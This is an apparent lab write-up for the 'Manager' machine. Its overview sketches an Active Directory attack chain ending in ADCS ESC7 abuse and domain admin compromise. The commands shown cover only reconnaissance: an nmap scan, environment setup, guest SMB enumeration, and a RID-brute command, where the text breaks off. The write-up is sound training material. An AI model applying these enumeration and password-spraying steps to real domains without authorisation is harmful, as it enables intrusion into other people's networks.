
Overview
The machine starts by enumerating SMB with a guest session to RID-brute domain users, then spraying lowercase usernames as passwords to get credentials for the Operator account, which has mssql access via windows auth to enumerate the webroot using xp_dirtree and discover a backup zip containing an old ldap config with credentials for Raven, using winrm access to get user then running certipy to identify ESC7 on the CA where Raven holds ManageCA, adding herself as officer to gain ManageCertificates, requesting a SubCA certificate for administrator, approving the denied request, retrieving the pfx and authenticating via PKINIT to dump the administrator NT hash and get shell as Administrator.
Enumeration
as usual we start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.11.191
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-09 13:22 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
Initiating Ping Scan at 13:22
Scanning 10.129.11.191 [2 ports]
Completed Ping Scan at 13:22, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:22
Completed Parallel DNS resolution of 1 host. at 13:22, 0.11s elapsed
Initiating Connect Scan at 13:22
Scanning 10.129.11.191 [1000 ports]
Discovered open port 139/tcp on 10.129.11.191
Discovered open port 445/tcp on 10.129.11.191
Discovered open port 135/tcp on 10.129.11.191
Discovered open port 80/tcp on 10.129.11.191
Discovered open port 53/tcp on 10.129.11.191
Discovered open port 1433/tcp on 10.129.11.191
Discovered open port 3268/tcp on 10.129.11.191
Discovered open port 88/tcp on 10.129.11.191
Discovered open port 464/tcp on 10.129.11.191
Discovered open port 3269/tcp on 10.129.11.191
Discovered open port 636/tcp on 10.129.11.191
Discovered open port 593/tcp on 10.129.11.191
Discovered open port 389/tcp on 10.129.11.191
Completed Connect Scan at 13:23, 11.03s elapsed (1000 total ports)
Initiating Service scan at 13:23
Scanning 13 services on 10.129.11.191
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+) '
Completed Service scan at 13:23, 48.06s elapsed (13 services on 1 host)
NSE: Script scanning 10.129.11.191.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:23
NSE Timing: About 99.94% done; ETC: 13:24 (0:00:00 remaining)
Completed NSE at 13:24, 40.19s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:24
Completed NSE at 13:24, 3.84s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:24
Completed NSE at 13:24, 0.01s elapsed
Nmap scan report for 10.129.11.191
Host is up, received syn-ack (0.12s latency).
Scanned at 2026-06-09 13:22:52 PDT for 104s
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack Simple DNS Plus
80/tcp open http syn-ack Microsoft IIS httpd 10.0
| _http-title: Manager
| _http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2026-06-10 03:23:10Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-10T03:24:33+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-30T17:08:51
| Not valid after: 2122-07-27T10:31:04
| MD5: bc56:af22:5a3d:db67:c9bb:a439:4232:14d1
| SHA-1: 2b6d:98b3:d379:df64:59f6:c665:d4b7:53b0:faf6:e07a
| -----BEGIN CERTIFICATE-----
| MIIFyDCCBLCgAwIBAgITXwAAABHDlIAulPWHxgAAAAAAETANBgkqhkiG9w0BAQsF
| ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbWFuYWdl
| cjEYMBYGA1UEAxMPbWFuYWdlci1EQzAxLUNBMCAXDTI0MDgzMDE3MDg1MVoYDzIx
| MjIwNzI3MTAzMTA0WjAAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| 7Pt5jAgDiLnlXbCaEu5YkYU9UB5O36TnSqkMDx5/iXnxVmyynxCezA20S5wkZ+1R
| Zq4GN/KQ8IOZObRZ6uFc34KhOajObR12O4m7dxZLKLQwyv4ET21zlbHuwzcseMeP
| t8vm0eabezOlR0GW3yMSEElmg3Rtivd5a+k6yIfA1z0/9xIaQl61yYexwAS53+Iz
| 8IaPXPWkHr9ELxAdSMYJELiV8eG43KOQ28rqBNecz5eHYnvy0AKS1Kt7IODOHKwH
| FYfIrKcl3YIDE+IqSCv+gdKprfvfgspFrJgbDYEhDP93kHF06bbnttBKvCpu+FAC
| rg2AIyymVheJx8lJzgMeeQIDAQABo4IC7zCCAuswNQYJKwYBBAGCNxUHBCgwJgYe
| KwYBBAGCNxUIhunUf4LfwleDsYkm1dV5+6weIwEcAgFuAgECMCkGA1UdJQQiMCAG
| CCsGAQUFBwMCBggrBgEFBQcDAQYKKwYBBAGCNxQCAjAOBgNVHQ8BAf8EBAMCBaAw
| NQYJKwYBBAGCNxUKBCgwJjAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAMBgorBgEE
| AYI3FAICMB0GA1UdDgQWBBTwZlQbixROyHC6vosxL0ZqZFx0EzAfBgNVHSMEGDAW
| gBQ6y/QuzYnIJDZmjzlYBg4ivzAOTDCBygYDVR0fBIHCMIG/MIG8oIG5oIG2hoGz
| bGRhcDovLy9DTj1tYW5hZ2VyLURDMDEtQ0EsQ049ZGMwMSxDTj1DRFAsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1tYW5hZ2VyLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
| c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcEGCCsGAQUFBwEB
| BIG0MIGxMIGuBggrBgEFBQcwAoaBoWxkYXA6Ly8vQ049bWFuYWdlci1EQzAxLUNB
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPW1hbmFnZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/
| YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MB4GA1UdEQEB
| /wQUMBKCEGRjMDEubWFuYWdlci5odGIwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEE
| AYI3GQIBoDAELlMtMS01LTIxLTQwNzgzODIyMzctMTQ5MjE4MjgxNy0yNTY4MTI3
| MjA5LTEwMDAwDQYJKoZIhvcNAQELBQADggEBABAdOIMcqsDOfZ/0R2p50BzXyavO
| MsA1XBGc31NOKaIg96/JxW/YQWyUSvqAcLWSegqXszFyngao6pqH5Biql9jZhD2X
| 8aaJzmiVZO2TtST49augfum5hQYiCIo/jAhKC6vnNl+pAjRZYEfv+PZqjsfDVBwC
| XRQJEpiIAmd05b/zrhz7VSceGWGAWvJievynjx0JCpe+61/s8w2hALvcdPcTRtCU
| oVfFTxa3zxBRmnqt2l/qAdUP0QlNJ12A0extUg1L7FIpH0uBdqhXGjqzPD5jLCG4
| CIuC4DNai+8mVyQYa6KHjod9QOGOUSeDVdeshf5le28sddSPiZhmvNRZF1E=
| _-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-10T03:24:34+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-30T17:08:51
| Not valid after: 2122-07-27T10:31:04
| MD5: bc56:af22:5a3d:db67:c9bb:a439:4232:14d1
| SHA-1: 2b6d:98b3:d379:df64:59f6:c665:d4b7:53b0:faf6:e07a
| -----BEGIN CERTIFICATE-----
| MIIFyDCCBLCgAwIBAgITXwAAABHDlIAulPWHxgAAAAAAETANBgkqhkiG9w0BAQsF
| ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbWFuYWdl
| cjEYMBYGA1UEAxMPbWFuYWdlci1EQzAxLUNBMCAXDTI0MDgzMDE3MDg1MVoYDzIx
| MjIwNzI3MTAzMTA0WjAAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| 7Pt5jAgDiLnlXbCaEu5YkYU9UB5O36TnSqkMDx5/iXnxVmyynxCezA20S5wkZ+1R
| Zq4GN/KQ8IOZObRZ6uFc34KhOajObR12O4m7dxZLKLQwyv4ET21zlbHuwzcseMeP
| t8vm0eabezOlR0GW3yMSEElmg3Rtivd5a+k6yIfA1z0/9xIaQl61yYexwAS53+Iz
| 8IaPXPWkHr9ELxAdSMYJELiV8eG43KOQ28rqBNecz5eHYnvy0AKS1Kt7IODOHKwH
| FYfIrKcl3YIDE+IqSCv+gdKprfvfgspFrJgbDYEhDP93kHF06bbnttBKvCpu+FAC
| rg2AIyymVheJx8lJzgMeeQIDAQABo4IC7zCCAuswNQYJKwYBBAGCNxUHBCgwJgYe
| KwYBBAGCNxUIhunUf4LfwleDsYkm1dV5+6weIwEcAgFuAgECMCkGA1UdJQQiMCAG
| CCsGAQUFBwMCBggrBgEFBQcDAQYKKwYBBAGCNxQCAjAOBgNVHQ8BAf8EBAMCBaAw
| NQYJKwYBBAGCNxUKBCgwJjAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAMBgorBgEE
| AYI3FAICMB0GA1UdDgQWBBTwZlQbixROyHC6vosxL0ZqZFx0EzAfBgNVHSMEGDAW
| gBQ6y/QuzYnIJDZmjzlYBg4ivzAOTDCBygYDVR0fBIHCMIG/MIG8oIG5oIG2hoGz
| bGRhcDovLy9DTj1tYW5hZ2VyLURDMDEtQ0EsQ049ZGMwMSxDTj1DRFAsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1tYW5hZ2VyLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
| c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcEGCCsGAQUFBwEB
| BIG0MIGxMIGuBggrBgEFBQcwAoaBoWxkYXA6Ly8vQ049bWFuYWdlci1EQzAxLUNB
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPW1hbmFnZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/
| YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MB4GA1UdEQEB
| /wQUMBKCEGRjMDEubWFuYWdlci5odGIwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEE
| AYI3GQIBoDAELlMtMS01LTIxLTQwNzgzODIyMzctMTQ5MjE4MjgxNy0yNTY4MTI3
| MjA5LTEwMDAwDQYJKoZIhvcNAQELBQADggEBABAdOIMcqsDOfZ/0R2p50BzXyavO
| MsA1XBGc31NOKaIg96/JxW/YQWyUSvqAcLWSegqXszFyngao6pqH5Biql9jZhD2X
| 8aaJzmiVZO2TtST49augfum5hQYiCIo/jAhKC6vnNl+pAjRZYEfv+PZqjsfDVBwC
| XRQJEpiIAmd05b/zrhz7VSceGWGAWvJievynjx0JCpe+61/s8w2hALvcdPcTRtCU
| oVfFTxa3zxBRmnqt2l/qAdUP0QlNJ12A0extUg1L7FIpH0uBdqhXGjqzPD5jLCG4
| CIuC4DNai+8mVyQYa6KHjod9QOGOUSeDVdeshf5le28sddSPiZhmvNRZF1E=
| _-----END CERTIFICATE-----
1433/tcp open ms-sql-s syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM
| _ssl-date: 2026-06-10T03:24:33+00:00; +7h00m00s from scanner time.
| _ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-10T03:16:34
| Not valid after: 2056-06-10T03:16:34
| MD5: dc74:9bc1:fd3b:fb8e:9fbc:8ff9:fad0:f7e3
| SHA-1: 12c3:82fa:bccc:fa0a:9d4f:68d6:2785:b9e3:9ab9:a810
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQKZVNmcf6+I5J5HTfRkjWKTANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjYwNjEwMDMxNjM0WhgPMjA1NjA2MTAwMzE2MzRaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANSCQmgD
| WwTm+qtrh22clFt6plOmymbHU49DD4zSdwxxTZf/ZgX05qNgcBW8Rz6PdZODTaaa
| xsX65EN4xIBAe0302UJ3Z2bi177LV3uot7al5LW+i5CUIcgBWu/02lbO9VXWCAjc
| MoERVQM9BVSfkN93Y2DZyGMwkjsgsV3NMyaubtWjoHKnX2zcWLlLzsCt9ZlBTjK7
| Oz7iGCsU8zQCAxYGAstZfp8SFcuJQhBDMP4a2w56yyMCkkrtdLe/iqUfnfBwgKYA
| dZtBXLKC6y/agNm6wGJDEpmbpE1V5yGSkWqS3XrYxuwBq0CbWofHjLMsh2s5fzmT
| JJWtPA3n1TAN3skCAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAkNE9xfiKIOu2OAfV
| r8hK6zdOdIE3UBbZiZxkzbK1OnoLZchYu2HfXMiukEOj/WvnNHr7SQm8ACkYp8GX
| wlBVk7Lrqy4pGevf10H/pcbJtS8V21O1qBmnXjUhsgjNgECJ44WvDXT7HgQMBtK9
| h6kacZ/y9a/MNoO59N/2MIp4HydschdTEw1reCnx1vNKIV54OBYujKDGMycSd2fZ
| WC7304H5snLYHSIgGppM4FJTyBhVubxWZZ48Apo2I3+5LaTiSiVLY3OCCrn7EZ4X
| 2DcukJ22tPacXz1ZOpbIVQPxBq2J+f+pylq/IZ/WPBHDhH2+USwjwekH15jLR0C4
| 5ILB9A==
| _-----END CERTIFICATE-----
| _ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-30T17:08:51
| Not valid after: 2122-07-27T10:31:04
| MD5: bc56:af22:5a3d:db67:c9bb:a439:4232:14d1
| SHA-1: 2b6d:98b3:d379:df64:59f6:c665:d4b7:53b0:faf6:e07a
| -----BEGIN CERTIFICATE-----
| MIIFyDCCBLCgAwIBAgITXwAAABHDlIAulPWHxgAAAAAAETANBgkqhkiG9w0BAQsF
| ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbWFuYWdl
| cjEYMBYGA1UEAxMPbWFuYWdlci1EQzAxLUNBMCAXDTI0MDgzMDE3MDg1MVoYDzIx
| MjIwNzI3MTAzMTA0WjAAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| 7Pt5jAgDiLnlXbCaEu5YkYU9UB5O36TnSqkMDx5/iXnxVmyynxCezA20S5wkZ+1R
| Zq4GN/KQ8IOZObRZ6uFc34KhOajObR12O4m7dxZLKLQwyv4ET21zlbHuwzcseMeP
| t8vm0eabezOlR0GW3yMSEElmg3Rtivd5a+k6yIfA1z0/9xIaQl61yYexwAS53+Iz
| 8IaPXPWkHr9ELxAdSMYJELiV8eG43KOQ28rqBNecz5eHYnvy0AKS1Kt7IODOHKwH
| FYfIrKcl3YIDE+IqSCv+gdKprfvfgspFrJgbDYEhDP93kHF06bbnttBKvCpu+FAC
| rg2AIyymVheJx8lJzgMeeQIDAQABo4IC7zCCAuswNQYJKwYBBAGCNxUHBCgwJgYe
| KwYBBAGCNxUIhunUf4LfwleDsYkm1dV5+6weIwEcAgFuAgECMCkGA1UdJQQiMCAG
| CCsGAQUFBwMCBggrBgEFBQcDAQYKKwYBBAGCNxQCAjAOBgNVHQ8BAf8EBAMCBaAw
| NQYJKwYBBAGCNxUKBCgwJjAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAMBgorBgEE
| AYI3FAICMB0GA1UdDgQWBBTwZlQbixROyHC6vosxL0ZqZFx0EzAfBgNVHSMEGDAW
| gBQ6y/QuzYnIJDZmjzlYBg4ivzAOTDCBygYDVR0fBIHCMIG/MIG8oIG5oIG2hoGz
| bGRhcDovLy9DTj1tYW5hZ2VyLURDMDEtQ0EsQ049ZGMwMSxDTj1DRFAsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1tYW5hZ2VyLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
| c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcEGCCsGAQUFBwEB
| BIG0MIGxMIGuBggrBgEFBQcwAoaBoWxkYXA6Ly8vQ049bWFuYWdlci1EQzAxLUNB
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPW1hbmFnZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/
| YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MB4GA1UdEQEB
| /wQUMBKCEGRjMDEubWFuYWdlci5odGIwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEE
| AYI3GQIBoDAELlMtMS01LTIxLTQwNzgzODIyMzctMTQ5MjE4MjgxNy0yNTY4MTI3
| MjA5LTEwMDAwDQYJKoZIhvcNAQELBQADggEBABAdOIMcqsDOfZ/0R2p50BzXyavO
| MsA1XBGc31NOKaIg96/JxW/YQWyUSvqAcLWSegqXszFyngao6pqH5Biql9jZhD2X
| 8aaJzmiVZO2TtST49augfum5hQYiCIo/jAhKC6vnNl+pAjRZYEfv+PZqjsfDVBwC
| XRQJEpiIAmd05b/zrhz7VSceGWGAWvJievynjx0JCpe+61/s8w2hALvcdPcTRtCU
| oVfFTxa3zxBRmnqt2l/qAdUP0QlNJ12A0extUg1L7FIpH0uBdqhXGjqzPD5jLCG4
| CIuC4DNai+8mVyQYa6KHjod9QOGOUSeDVdeshf5le28sddSPiZhmvNRZF1E=
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-10T03:24:33+00:00; +7h00m00s from scanner time.
3269/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-30T17:08:51
| Not valid after: 2122-07-27T10:31:04
| MD5: bc56:af22:5a3d:db67:c9bb:a439:4232:14d1
| SHA-1: 2b6d:98b3:d379:df64:59f6:c665:d4b7:53b0:faf6:e07a
| -----BEGIN CERTIFICATE-----
| MIIFyDCCBLCgAwIBAgITXwAAABHDlIAulPWHxgAAAAAAETANBgkqhkiG9w0BAQsF
| ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbWFuYWdl
| cjEYMBYGA1UEAxMPbWFuYWdlci1EQzAxLUNBMCAXDTI0MDgzMDE3MDg1MVoYDzIx
| MjIwNzI3MTAzMTA0WjAAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
| 7Pt5jAgDiLnlXbCaEu5YkYU9UB5O36TnSqkMDx5/iXnxVmyynxCezA20S5wkZ+1R
| Zq4GN/KQ8IOZObRZ6uFc34KhOajObR12O4m7dxZLKLQwyv4ET21zlbHuwzcseMeP
| t8vm0eabezOlR0GW3yMSEElmg3Rtivd5a+k6yIfA1z0/9xIaQl61yYexwAS53+Iz
| 8IaPXPWkHr9ELxAdSMYJELiV8eG43KOQ28rqBNecz5eHYnvy0AKS1Kt7IODOHKwH
| FYfIrKcl3YIDE+IqSCv+gdKprfvfgspFrJgbDYEhDP93kHF06bbnttBKvCpu+FAC
| rg2AIyymVheJx8lJzgMeeQIDAQABo4IC7zCCAuswNQYJKwYBBAGCNxUHBCgwJgYe
| KwYBBAGCNxUIhunUf4LfwleDsYkm1dV5+6weIwEcAgFuAgECMCkGA1UdJQQiMCAG
| CCsGAQUFBwMCBggrBgEFBQcDAQYKKwYBBAGCNxQCAjAOBgNVHQ8BAf8EBAMCBaAw
| NQYJKwYBBAGCNxUKBCgwJjAKBggrBgEFBQcDAjAKBggrBgEFBQcDATAMBgorBgEE
| AYI3FAICMB0GA1UdDgQWBBTwZlQbixROyHC6vosxL0ZqZFx0EzAfBgNVHSMEGDAW
| gBQ6y/QuzYnIJDZmjzlYBg4ivzAOTDCBygYDVR0fBIHCMIG/MIG8oIG5oIG2hoGz
| bGRhcDovLy9DTj1tYW5hZ2VyLURDMDEtQ0EsQ049ZGMwMSxDTj1DRFAsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1tYW5hZ2VyLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jh
| c2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQwgcEGCCsGAQUFBwEB
| BIG0MIGxMIGuBggrBgEFBQcwAoaBoWxkYXA6Ly8vQ049bWFuYWdlci1EQzAxLUNB
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPW1hbmFnZXIsREM9aHRiP2NBQ2VydGlmaWNhdGU/
| YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MB4GA1UdEQEB
| /wQUMBKCEGRjMDEubWFuYWdlci5odGIwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEE
| AYI3GQIBoDAELlMtMS01LTIxLTQwNzgzODIyMzctMTQ5MjE4MjgxNy0yNTY4MTI3
| MjA5LTEwMDAwDQYJKoZIhvcNAQELBQADggEBABAdOIMcqsDOfZ/0R2p50BzXyavO
| MsA1XBGc31NOKaIg96/JxW/YQWyUSvqAcLWSegqXszFyngao6pqH5Biql9jZhD2X
| 8aaJzmiVZO2TtST49augfum5hQYiCIo/jAhKC6vnNl+pAjRZYEfv+PZqjsfDVBwC
| XRQJEpiIAmd05b/zrhz7VSceGWGAWvJievynjx0JCpe+61/s8w2hALvcdPcTRtCU
| oVfFTxa3zxBRmnqt2l/qAdUP0QlNJ12A0extUg1L7FIpH0uBdqhXGjqzPD5jLCG4
| CIuC4DNai+8mVyQYa6KHjod9QOGOUSeDVdeshf5le28sddSPiZhmvNRZF1E=
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-10T03:24:34+00:00; +7h00m00s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 14519/tcp): CLEAN (Timeout)
| Check 2 (port 59033/tcp): CLEAN (Timeout)
| Check 3 (port 50644/udp): CLEAN (Timeout)
| Check 4 (port 17571/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-10T03:23:55
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:24
Completed NSE at 13:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:24
Completed NSE at 13:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:24
Completed NSE at 13:24, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.22 seconds
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$and we've got SMB, RPC, HTTP, LDAP, Kerberos, LDAPS so it is obvious that this is an Active Directory Environment so lets list what we know so far :
- FQDN is
dc01.manager.htb - there is ADCS in place with the CA
manager-DC01-CA - 7 hours clock skew
so let's setup the environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ echo '10.129.11.191 DC01 DC01.manager.htb manager.htb' | sudo tee -a /etc/hosts
10.129.11.191 DC01 DC01.manager.htb manager.htb
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ sudo ntpdate DC01.manager.htb
2026-06-09 20:34:52.539747 (-0700) +25199.931647 +/- 0.037597 DC01.manager.htb 10.129.11.191 s1 no-leap
CLOCK: time stepped by 25199.931647
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc smb 10.129.11.191 -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.11.191 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.11.191 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.129.11.191 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.11.191 445 DC01 [+] manager.htb\:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
Started by testing Guest account which was valid but no custom shares
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc smb 10.129.11.191 -u 'Guest' -p ''
SMB 10.129.11.191 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:Tru
e)
SMB 10.129.11.191 445 DC01 [+] manager.htb\Guest:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc smb 10.129.11.191 -u 'Guest' -p '' --shares
SMB 10.129.11.191 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:Tru
e)
SMB 10.129.11.191 445 DC01 [+] manager.htb\Guest:
SMB 10.129.11.191 445 DC01 [*] Enumerated shares
SMB 10.129.11.191 445 DC01 Share Permissions Remark
SMB 10.129.11.191 445 DC01 ----- ----------- ------
SMB 10.129.11.191 445 DC01 ADMIN$ Remote Admin
SMB 10.129.11.191 445 DC01 C$ Default share
SMB 10.129.11.191 445 DC01 IPC$ READ Remote IPC
SMB 10.129.11.191 445 DC01 NETLOGON Logon server share
SMB 10.129.11.191 445 DC01 SYSVOL Logon server share
Username Enumeration
so lets try to enumerate users, there is two ways one is through --rid-brute and the other is --users and each use a different pipe to do it so lets see which one we can use
trying --users returned nothing so maybe we don't have access to its PIPE, but anyway the RID brute returned users so lets clean it to get a valid list of users we can use
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc smb 10.129.11.191 -u 'Guest' -p '' --rid-brute
